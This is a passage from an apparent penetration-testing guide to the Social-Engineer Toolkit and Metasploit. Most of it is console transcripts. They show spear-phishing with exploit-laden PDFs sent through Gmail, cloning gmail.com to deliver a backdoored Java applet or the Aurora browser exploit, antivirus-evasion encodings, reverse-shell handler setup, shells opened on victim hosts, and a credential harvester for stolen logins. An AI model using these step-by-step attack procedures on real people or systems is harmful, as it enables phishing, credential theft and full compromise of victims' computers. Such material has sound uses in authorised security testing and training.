Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default):
```

The web attack vector is used by performing phishing attacks against the victim in hopes they click the link. There are a wide-variety of attacks that can occur once they click. We will dive into each one of the attacks later on.

"3. Infectious Media Generator"

The infectious USB/DVD creator will develop a Metasploit payload for you and craft an autorun.inf file that once burned or placed on a USB device, will trigger an autorun feature and hopefully

compromise the system. This attack vector is relatively simple in nature and relies on deploying the devices to the physical system.

"4. Create a Payload and Listener"

The create payload and listener is an extremely simple wrapper around Metasploit to create a payload, export the exe for you and generate a listener. You would need to transfer the exe onto the victim machine and execute it in order for it to properly work.

"5. Mass Mailer Attack"

The mass mailer attack will allow you to send multiple emails to victims and customize the messages. This option does not allow you to create payloads, so it is generally used to perform a mass phishing attack.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to
program the device to act as a keyboard. Teensy's have onboard
storage and can allow for remote code execution on the physical
system. Since the devices are registered as USB Keyboard's it
will bypass any autorun disabled or endpoint protection on the
system.

You will need to purchase the Teensy USB device, it's roughly
$22 dollars. This attack vector will auto generate the code
needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import
into Arduino (the IDE used for programming the Teensy). The attack
vectors range from Powershell based downloaders, wscript attacks,
and other methods.

For more information on specifications and good tutorials visit:

http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-
dongle

To purchase a Teensy, visit: http://www.pjrc.com/store/teensy.html
```

```
Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice:
```

The teensy USB HID attack is a method used by purchasing a hardware based device from prjc.com and programming it in a manner that makes the small USB microcontroller look and feel exactly like a keyboard. The important part to note with this is that it bypasses autorun capabilities and can drop payloads onto the system through the onboard flash memory. The keyboard simulation allows you to type characters in a manner that can utilize downloaders and exploit the system.

```
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit
```

The preceeding menus will perform updates on Metasploit, the Social-Engineer Toolkit, provide help and credits, and lastly exit the Social-Engineer Toolkit (why would you ever want to do that?!).

Spear-Phishing Attack Vector

As mentioned previously, the spear phishing attack vector can be used to send targeted emails with malicious attachments. In this example, we are going to craft an attack, integrate into GMAIL and send a malicious PDF to the victim. One thing to note is that you can create and save your own templates to use for future SE attacks or you can use pre-built ones. When using SET just note that when hitting enter for defaults, it will always be port 443 as the reverse connection back and a reverse meterpreter payload.


```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed (it
is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
```

```
to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice: 1

Select the file format exploit you want.
The default is the PDF embedded EXE.

        ********** PAYLOADS **********

1. Adobe CoolType SING Table 'uniqueName' Overflow (0day)
2. Adobe Flash Player 'newfunction' Invalid Pointer Use
3. Adobe Collab.collectEmailInfo Buffer Overflow
4. Adobe Collab.getIcon Buffer Overflow
5. Adobe JBIG2Decode Memory Corruption Exploit
6. Adobe PDF Embedded EXE Social Engineering
7. Adobe util.printf() Buffer Overflow
8. Custom EXE to VBA (sent via RAR) (RAR required)
9. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun

Enter the number you want (press enter for default): 1

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse_TCP
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)
5. Windows Meterpreter Reverse_TCP (X64)
6. Windows Shell Bind_TCP (X64)

Enter the payload you want (press enter for default):
[*] Windows Meterpreter Reverse TCP selected.
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...
[*] Generated output file
/pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.
[*] All payloads get sent to the src/msf_attacks/template.pdf directory
[*] Payload generation complete. Press enter to continue.


As an added bonus, use the file-format creator in SET to create your
attachment.

Right now the attachment will be imported with filename of
'template.whatever'
```

```
Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

Enter your choice (enter for default): 1
Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

Enter your choice: 1
Below is a list of available templates:

1: Baby Pics
2: Strange internet usage from your computer
3: New Update
4: LOL...have to check this out...
5: Dan Brown's Angels & Demons
6: Computer Issue
7: Status Report

Enter the number you want to use: 7

Enter who you want to send email to: kennedyd013@gmail.com

What option do you want to use?

1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay

Enter your choice: 1
Enter your GMAIL email address: kennedyd013@gmail.com
Enter your password for gmail (it will not be displayed back to you):


SET has finished delivering the emails.

Do you want to setup a listener yes or no: yes
```

```
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

                  |                    |       _) |
 __ `__ \   _ \ __|  _` |  __| __ \   |  _ \  | __|
 |  |  |  __/ |   (   |\__ \ |   |  | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                             _|


       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

msf exploit(handler) >
```

Once the attack is all setup, the victim opens the email and opens the PDF up:



As soon as the victim opens the attachment, a shell is presented back to us:

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1139)
at Thu Sep 09 09:58:06 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3940 created.
```

```
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

The spear-phishing attack can send to multiple people or to individuals, it integrates into Google mail, and can be completely customized based on your needs for the attack vector. Overall this is very effective for email spear-phishing.

Java Applet Attack Vector

The Java Applet is one of the core attack vectors within SET and has the highest success rate for compromise. The Java Applet attack will create a malicious Java Applet that once run, will completely compromise the victim. The neat trick with SET is that you can completely clone a website and once the victim has clicked run, it will redirect the victim back to the original site making the attack much more believable. This attack vector affects Windows, Linux, and OSX and can compromise them all. Remember, if you want to customize this attack vector, edit the config/set_config in order to change the self-signed certificate information. In this specific attack vector, you can select web templates which are pre-defined websites that have already been harvested, or you can import your own website. In this example we will be using the site cloner which will clone a website for us. Let's launch SET and prep our attack.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.
```


```
The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com
```

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: tgbYm1k69
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name:                                        Description:

1. Windows Shell Reverse TCP                 Spawn a command shell on victim
and send back to attacker.
2. Windows Reverse_TCP Meterpreter           Spawn a meterpreter shell on
victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL               Spawn a VNC server on victim and
send back to attacker.
4. Windows Bind Shell                        Execute payload and create an
accepting port on remote system.
5. Windows Bind Shell X64                    Windows x64 Command Shell, Bind
TCP Inline
6. Windows Shell Reverse_TCP X64             Windows X64 Command Shell,
Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64       Connect back to the attacker
(Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster         Spawn a meterpreter shell and
find a port home via multiple ports
9. Import your own executable                Specify a path for your own
executable

Enter choice (hit enter for default): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default): 16
[-] Enter the PORT of the listener (enter for default): 443

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
```

```
[-] Backdoor completed successfully. Payload is now hidden within a legit
executable.

************************************************************
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
************************************************************

Enter choice yes or no: yes
Enter the port to listen for on OSX: 8080
Enter the port to listen for on Linux: 8081
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/shell_reverse_tcp
 Length: 65
Options: LHOST=172.16.32.129,LPORT=8080
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
 Length: 50
Options: LHOST=172.16.32.129,LPORT=8081

************************************************
Web Server Launched. Welcome to the SET Web Attack.
************************************************

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***


                                  _
                                 | |      o
 _  _  _     _ _|_  __,   ,     _| |  __     _|_
/ |/ |/ |   |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
```

```
resource (src/program_junk/meta_config)> set PAYLOAD
osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:8081
[*] Starting the payload handler...
```

In this attack, we have set up our scenario to clone https://gmail.com and use the reverse meterpreter attack vector on port 443. We have used the backdoored executable to hopefully bypass anti-virus and setup the Metasploit multi-handler to catch the reverse connections. If you wanted to use an email with this attack vector, you could edit the config/set_config and change the WEBATTACK_EMAIL=OFF to WEBATTACK_EMAIL=ON. When you get a victim to click a link or coax him to your website, it will look something like this:



As soon as the victim clicks run, you are presented with a meterpreter shell, and the victim is redirected back to the original Google site completely unaware that they have been compromised.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183)
at Thu Sep 09 10:06:57 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Metasploit Browser Attack Method

The Metasploit Browser Exploit Method will import Metasploit client-side exploits with the ability to clone a website and use browser-based exploits. Let's take a quick look at executing a browser exploit through SET.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
```

```
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 2


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

Enter the browser exploit you would like to use
```

```
1. Microsoft Windows WebDAV Application DLL Hijacker
2. Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
3. Microsoft Windows Shell LNK Code Execution (MS10-046)
4. Microsoft Help Center XSS and Command Execution (MS10-042)
5. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
6. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
7. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
8. Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
9. Internet Explorer Style getElementsbyTagName Corruption (MS09-072)
10. Internet Explorer isComponentInstalled Overflow
11. Internet Explorer Explorer Data Binding Corruption (MS08-078)
12. Internet Explorer Unsafe Scripting Misconfiguration
13. FireFox 3.5 escape Return Value Memory Corruption

Enter your choice (1-12) (enter for default): 7
What payload do you want to generate:

Name:                                        Description:

1. Windows Shell Reverse_TCP                 Spawn a command shell on victim
and send back to attacker.
2. Windows Reverse_TCP Meterpreter           Spawn a meterpreter shell on
victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL               Spawn a VNC server on victim and
send back to attacker.
4. Windows Bind Shell                        Execute payload and create an
accepting port on remote system.
5. Windows Bind Shell X64                    Windows x64 Command Shell, Bind
TCP Inline
6. Windows Shell Reverse_TCP X64             Windows X64 Command Shell,
Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64       Connect back to the attacker
(Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster         Spawn a meterpreter shell and
find a port home via multiple ports
9. Download/Run your Own Executable          Downloads an executable and runs
it

Enter choice (example 1-8) (Enter for default):
Enter the port to use for the reverse (enter for default):

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.


************************************************
Web Server Launched. Welcome to the SET Web Attack.
************************************************

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
```

```
                  ##                                ###           ##    ##
 ##   ##   #### ###### ####   #####    #####     ##    ####        ######
####### ##   ##  ##  ##          ## ##  ##     ##    ##  ##    ###    ##
####### ######  ##  #####    ####  ##  ##     ##    ##  ##    ##     ##
## # ##     ##  ##  ##  ## ##       #####     ##    ##  ##    ##     ##
##   ##   #### ###   #####   #####      ##    ####   ####    #### ###
                                       ##


       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use
windows/browser/ms10_002_aurora
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Once the victim browses to our malicious website, it will look exactly like the site you cloned and then compromise the system.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183)
at Thu Sep 09 10:14:22 -0400 2010

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```


Credential Harvester Attack Method

The credential harvester attack method is used when you don't want to specifically get a shell but perform phishing attacks in order to obtain username and passwords from the system. In this attack vector, a website will be cloned, and when the victim enters in their user credentials, the usernames and passwords will be posted back to your machine and the victim will be redirected back to the legitimate site.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 3


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

Email harvester will allow you to utilize the clone capabilities within SET
to harvest credentials or parameters from a website as well as place them
into a report.


SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
```

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Once the victim clicks the link, they will be presented with an exact replica of gmail.com and hopefully be enticed to enter their username and password into the form fields.



